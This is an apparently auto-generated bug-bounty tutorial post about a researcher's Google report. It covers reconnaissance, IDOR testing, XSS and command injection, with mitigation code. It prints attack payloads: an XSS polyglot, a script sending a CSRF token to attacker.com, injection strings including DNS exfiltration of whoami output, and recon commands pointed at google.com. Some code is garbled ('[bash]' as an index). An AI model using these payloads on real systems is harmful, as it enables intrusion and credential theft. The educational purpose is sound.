
Listen to this Post
Introduction:

In the high-stakes world of cybersecurity, the symbiotic relationship between tech giants and independent researchers is a cornerstone of digital safety. When a bug hunter like Ravi kumar flags a potential vulnerability to Google, it initiates a critical process of validation, triage, and patching that protects billions of users. This article dissects the anatomy of a modern bug bounty submission, exploring the technical depth required to find flaws in massive infrastructures, the tools used for reconnaissance, and the step-by-step methodologies for exploitation and mitigation.
Learning Objectives:
- Understand the lifecycle of a bug bounty report from discovery to disclosure.
- Identify common high-severity vulnerabilities in web applications and cloud services.
- Master practical exploitation techniques and the corresponding defensive configurations.
You Should Know:
1. Reconnaissance: The Art of Digital Cartography
Before a single line of exploit code is written, a bug hunter must map the target’s attack surface. For a target like Google, this involves discovering subdomains, hidden endpoints, and deprecated services that may not be as hardened as the main products.
Step‑by‑step guide:
Start with passive reconnaissance using tools like `amass` and Sublist3r.
 Install Amass (Linux/macOS)
go install -v github.com/OWASP/Amass/v3/...@master

Enumerate subdomains for google.com
amass enum -d google.com -o google_subdomains.txt
For active reconnaissance, use `httpx` to probe for live hosts and `ffuf` or `gobuster` for directory fuzzing.
 Check for live hosts and web servers
cat google_subdomains.txt | httpx -title -tech-detect -status-code -o live_hosts.txt

Fuzz for hidden directories on a specific target
gobuster dir -u https://target.site -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,html,js
2. Identifying IDOR: The Broken Object Permission Bug
The screenshot in the original post hints at a potential Insecure Direct Object Reference (IDOR). This occurs when an application exposes a direct reference to an internal object (like a file or database key) without proper access control checks.
Step‑by‑step guide:
Manual testing involves intercepting requests with Burp Suite.
- Open Burp Suite and configure your browser to proxy through
127.0.0.1:8080. - Log in to the application with two different accounts (User A and User B).
- While logged in as User A, perform an action (e.g., view a profile, download a file). Capture the request in Burp’s Proxy (HTTP History).
4. Send this request to Burp Repeater (`Ctrl+R`).
- Log in as User B and obtain their unique identifier (e.g.,
user_id=67890). - Modify the request from User A in Burp Repeater, replacing the identifier with User B’s ID (
user_id=12345becomesuser_id=67890). - Send the request. If the server returns User B’s data, you have confirmed an IDOR vulnerability.
GET /api/v1/user/document?file_id=12345 HTTP/1.1
Host: target.google.com
Cookie: session=USER_A_SESSION

Modified request to test IDOR
GET /api/v1/user/document?file_id=67890 HTTP/1.1
Host: target.google.com
Cookie: session=USER_A_SESSION
3. Exploiting XSS to Bypass CSRF Tokens
Cross-Site Scripting (XSS) remains a perennial threat. In complex applications, it can be chained with other vulnerabilities. If a researcher finds a stored XSS, they can use it to steal CSRF tokens and perform actions on behalf of an admin.
Step‑by‑step guide (simulated environment):
First, identify an input field vulnerable to XSS. Use a simple polyglot payload:
jaVasCript:/-/<code>/\</code>/'/"//(/ /oNcliCk=alert())//%0D%0A%0d%0a//</stYle/</titLe/</teXtarEa/</scRipt/--!>\x3csVg/<sVg/oNloAd=alert()//>\x3e
If successful, escalate by crafting a payload to exfiltrate tokens.
// Payload to steal CSRF token and send to attacker server
var token = document.getElementsByName('csrf_token')[bash].value;
var image = new Image();
image.src='https://attacker.com/steal?token='+token;
4. Command Injection in Legacy APIs
Legacy endpoints are goldmines for bug hunters. An API endpoint that executes system commands without proper sanitization is a critical find.
Step‑by‑step guide:
Identify parameters that might interact with the OS, such as ?host=, ?ping=, or ?log=.
Use time-based and out-of-band (OOB) techniques to test blind injection.
 Linux blind injection test (if pinging a host)
target.com/ping?host=8.8.8.8; sleep 5

Windows command injection (if using cmd.exe)
target.com/ping?host=127.0.0.1 & ping -n 6 127.0.0.1 &
To confirm data exfiltration, use OOB DNS interaction.
 Exfiltrate data via DNS (Linux)
target.com/ping?host=8.8.8.8; nslookup $(whoami).attacker.com
5. Mitigation: Hardening Against the Hunt
Once reported, Google’s Security Engineers would apply specific hardening measures.
Step‑by‑step guide:
For IDOR: Implement indirect reference maps (use UUIDs instead of integers) and enforce strict ownership checks on the backend.
 Python (Flask) example of ownership check
@app.route('/api/document/<file_id>')
def get_document(file_id):
user = get_current_user()
document = Document.query.get(file_id)
 Critical: Verify ownership
if document.owner_id != user.id:
abort(403)
return document.data
For XSS: Implement a robust Content Security Policy (CSP) header.
 Apache configuration to set CSP
Header set Content-Security-Policy "default-src 'self'; script-src 'self' https://trusted.cdn.com; object-src 'none';"
For Command Injection: Use allow-lists for input validation and avoid direct system calls.
// PHP example using escapeshellarg and allow-list
$allowed_hosts = ['8.8.8.8', '1.1.1.1'];
$host = $_GET['host'];
if (in_array($host, $allowed_hosts)) {
$output = shell_exec('ping -c 4 ' . escapeshellarg($host));
} else {
die('Invalid host');
}
6. Cloud Configuration Audits with `gcloud`
Given the target is Google, misconfigured cloud storage (Google Cloud Storage) is a prime vector. Hunters look for publicly exposed buckets.
Step‑by‑step guide:
Use the `gcloud` CLI tool to audit permissions.
 Authenticate with Google Cloud
gcloud auth login

List all buckets in a project
gsutil ls

Check the IAM policy for a specific bucket
gsutil iam get gs://target-bucket-name

Attempt to anonymously list a bucket (if permissions are misconfigured)
 (Do this only with explicit permission)
gsutil ls gs://target-bucket-name
A misconfigured bucket might return `AllAccess` or `public-read` ACLs, leading to data leaks.
What Undercode Say:
- Key Takeaway 1: Bug bounty success is not about luck; it is a systematic process of recon, enumeration, and chaining low-level issues into critical exploits. The researcher likely didn’t just find one bug, but a chain of misconfigurations.
- Key Takeaway 2: Google’s Vulnerability Reward Program (VRP) is one of the most mature in the industry. A report like this triggers a internal incident response drill, where teams across the globe work to patch, test, and deploy fixes, often within hours.
This specific report highlights the relentless pressure on tech giants to secure not just their core products, but every microservice and cloud instance spun up by internal teams. For defenders, the lesson is clear: assume your perimeter is already mapped by adversaries and focus on defense in depth—validating every request, sanitizing every input, and auditing every cloud permission. For the researcher, a submission to Google is the ultimate test of technical skill, where even a “minor” info leak can have massive implications for privacy and security.
Prediction:
As AI-generated code becomes more prevalent, we will see a surge in “business logic” bugs in 2024-2025. Traditional DAST/SAST tools often miss these flaws because they don’t understand the application’s intended workflow. Bug hunters who specialize in understanding complex human-driven processes will become invaluable, forcing companies to integrate manual threat modeling with AI-assisted code audits.
▶️ Related Video (78% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Ravi Kumar – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


